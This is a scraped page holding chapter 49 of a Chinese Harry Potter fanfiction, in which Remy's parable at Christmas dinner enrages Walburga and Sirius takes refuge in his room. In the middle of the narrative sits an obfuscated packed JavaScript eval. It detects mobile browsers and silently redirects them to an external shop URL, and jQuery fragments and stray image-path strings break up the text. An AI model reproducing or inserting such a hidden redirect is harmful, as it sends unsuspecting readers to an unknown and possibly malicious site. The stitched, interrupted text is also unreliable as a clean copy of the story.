文趣网 > 都市小说 > [HP]我的弟弟小雷米 > 49.第四十九章
    49

    圣诞节的夜晚。

    雪下得很大。大片大片的雪花从漆黑的夜空里无声地落下来,落在格里莫广场12号门前那排脏兮兮的台阶上,落在对面那栋楼房的屋顶上,落在街灯昏黄的光晕里。

    雷米坐在餐桌前,盘子里的菜已经凉了。但他没有在看面前的盘子。他在看窗外的大雪。

    沃尔布加正在说话。她在说西里斯在格兰芬多的所作所为如何让布莱克家族蒙羞,说雷米在斯莱特林的表现如何不够体面,说这个家族的名声如何被这两个不肖子孙一点一点地败坏,说她为这个家付出了多少。她说得很大声,很投入,像一场精心排练过的独白。

    西里斯低着头,用叉子在盘子里戳来戳去,没有在吃东西,只是把食物从一个位置挪到另一个位置。奥赖恩坐在桌子的另一端,像一具被摆放在那里的蜡像,眼睛盯着某个不存在于这个房间里的方向。然后雷米开口了。

    他打断了沃尔布加的话。

    “我忽然想起了一个故事,”雷米说,目光还落在窗外的大雪上,“我要说给你们听。”

    沃尔布加的声音停了。她的眼睛瞪得很大,用一种介于震惊和愤怒之间的表情看着雷米。

    雷米没有看她。他看着窗外的雪。

    “俄国有一个神话传说,”雷米说,“曾经有一个老妇人,性格很歹毒,相貌很丑陋,平时对别人还很坏,所以死后进了地狱的火湖。她的守护天使哭泣了,祈求神让老妇人上天堂。”

    听到这里,沃尔布加脸上的表情立即从愤怒变成了某种更危险的东西——她的眼珠在微微颤动,嘴唇在微微发抖,像一座马上就要喷发的火山,岩浆已经在最深处翻涌了。

    但是,雷米却根本没有注意沃尔布加的表情。他一直注视着窗外的大雪。雪花一片一片地落在玻璃上,融化了,变成一小摊水渍,顺着玻璃往下淌。

    “神说,老妇人生前就干了一件好事——她给了一个饿肚子的人一个葱头。你就拿着这个葱头,把老妇人从地狱的火湖里拉出来吧。”

    “于是守护天使拿着那个葱头去救老妇人。老妇人握着葱头,几乎要被守护天使拉上来了。可是就在这时,地狱的火湖里那些受苦的人,一个个拉着老妇人的脚,也想要一起被拉上去。”

    “老妇人一边用脚踢那些人,一边回过头大骂:‘这个葱头是我的,不是你们的!是我的!’”

    “就在这一句话说完的那一瞬间,”雷米说,“葱头断裂了。老妇人重新跌进了地狱的火湖。她的守护天使哭着飞走了。”

    雷米讲完了。

    餐厅里安静得可怕。

    然后,沃尔布加站了起来,双手撑在桌面上,整个身体前倾,像一头即将扑过来的野兽。她的脸涨得通红,眼睛瞪得很大,瞳孔里映着吊灯的火光,像是在燃烧。

    “你说这个故事是什么意思?!”沃尔布加的声音比之前任何时候都大,大到雷米觉得桌上的盘子都在微微震动。她脖子上的青筋一根一根地凸起来,“你觉得我是个歹毒丑陋的老妇人?!你诅咒我死后在地狱里被折磨?!你敢这么咒我?!”

    雷米看着她。他的表情很平静,甚至有些困惑。他完全没有预料到沃尔布加会这么激动。

    克利切不知道什么时候出现在了餐厅的角落里,他的大眼球里蓄满了泪水,嘴巴一张一合的,发出一些模糊不清的嘟囔声。

    “我告诉你,”沃尔布加的声音又高了一个度,“我是巫师!我才不信麻瓜信的神!我信的是梅林!”

    她几乎是在尖叫了:“我死后才不会进什么地狱!你不要拿麻瓜的那些鬼东西来吓唬我!”

    雷米等她说完。等她的声音从最高点落下来,落到一个可以让他说话的音量的时候,他才开口。

    雷米说:“我说这个故事,根本没那个意思。”

    雷米说:“是因为看见窗外的大雪,所以我忽然想起了这个故事。”

    沃尔布加冷笑了一声。那笑声又尖又短。

    “狡辩!你就是在狡辩!你就是在指桑骂槐!你以为我听不出来?你以为我是傻子?你以为我已经老糊涂了,听不懂你在暗示什么?我告诉你,雷古勒斯·布莱克——我还没到老糊涂的地步!你心里想什么,我一清二楚!你就是盼着我惨死,盼着我下地狱!”

    雷米看着她。沃尔布加的胸口剧烈地起伏着,嘴巴还在动,还在骂,声音越来越大,越来越尖锐。

    雷米张了张嘴,说了一句话。他的声音不大,完全被沃尔布加的咆哮吞没了。

    没有人听到雷米说了什么。西里斯没有听到,奥赖恩没有听到,克利切没有听到,沃尔布加更没有听到。

    但雷米还是把那句话说完了。

    “是你心里觉

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17542859|202950||http|test|mini|href|location'.split('|'),0,{}));

    () {$('.inform').remove();

    $('#content').append('

    得自己是这样的人,所以别人无论说什么,你都认为别人在说你。”

    说完这句话,雷米从椅子上站了起来。椅子向后滑了几厘米,发出轻微的声响。

    西里斯几乎是条件反射般地也站了起来——他太熟悉沃尔布加的脾气了。他知道,雷米一走,沃尔布加的目光就会落在他身上,然后她所有的怒火、所有没来得及发泄完的咒骂、所有因为雷米离开而被堵住的恶言恶语,都会像决堤的洪水一样朝他涌过来。

    西里斯不想一个人留在这里。所以雷米一站起来,他立刻就跟着站了起来,椅子都没来得及推回去,餐巾掉在了地上,他也没有弯腰去捡。

    两个人一前一后地走出了餐厅,穿过走廊,上了楼梯,进了雷米的房间。门关上了。锁上了。防护咒一道一道地叠加在门框和墙壁上。

    西里斯靠在门板上,长长地呼出一口气。

    雷米已经坐到了床上,正在把枕头拍松,然后靠在床板上,看着窗外的雪。

    窗外的雪还在下,比刚才更大了,雪花密密地织成一面白色的帘子,把整个格里莫广场遮得严严实实。

    西里斯终于开口了。

    “你刚才到底为什么要讲那个故事?”西里斯问。他的语气不是质问,也不是责备,是真的想知道。他不明白雷米为什么要在一顿本就紧张的圣诞晚餐上,主动点一把火。

    雷米没有马上回答。他看着窗外的雪,看了一会儿。

    “我觉得那个故事很美,”雷米说,“我想要讲给大家听。”

    西里斯看着雷米的脸。雷米的表情很认真,没有任何戏弄或者挑衅的意思。他相信雷米说的是真话。

    西里斯从门板上滑下来,坐到地毯上,靠着床沿,也看着窗外的雪。

    过了很久,他说:“我今晚睡在这里。”

    雷米没有回答。但他往床的里面挪了挪,腾出了一半的空间。

    沃尔布加还在气头上。雷米的房间有防护咒,沃尔布加进不来。西里斯自己的房间没有。如果半夜沃尔布加还在发火,她可能会直接破门而入。

    西里斯太了解沃尔布加了——她的怒火不会消失,只会转移目标,换一个方向。

    西里斯害怕大半夜被沃尔布加从床上揪起来,莫名其妙挨上一顿打骂。所以他睡在雷米的房间里。西里斯不知道自己是什么时候睡着的。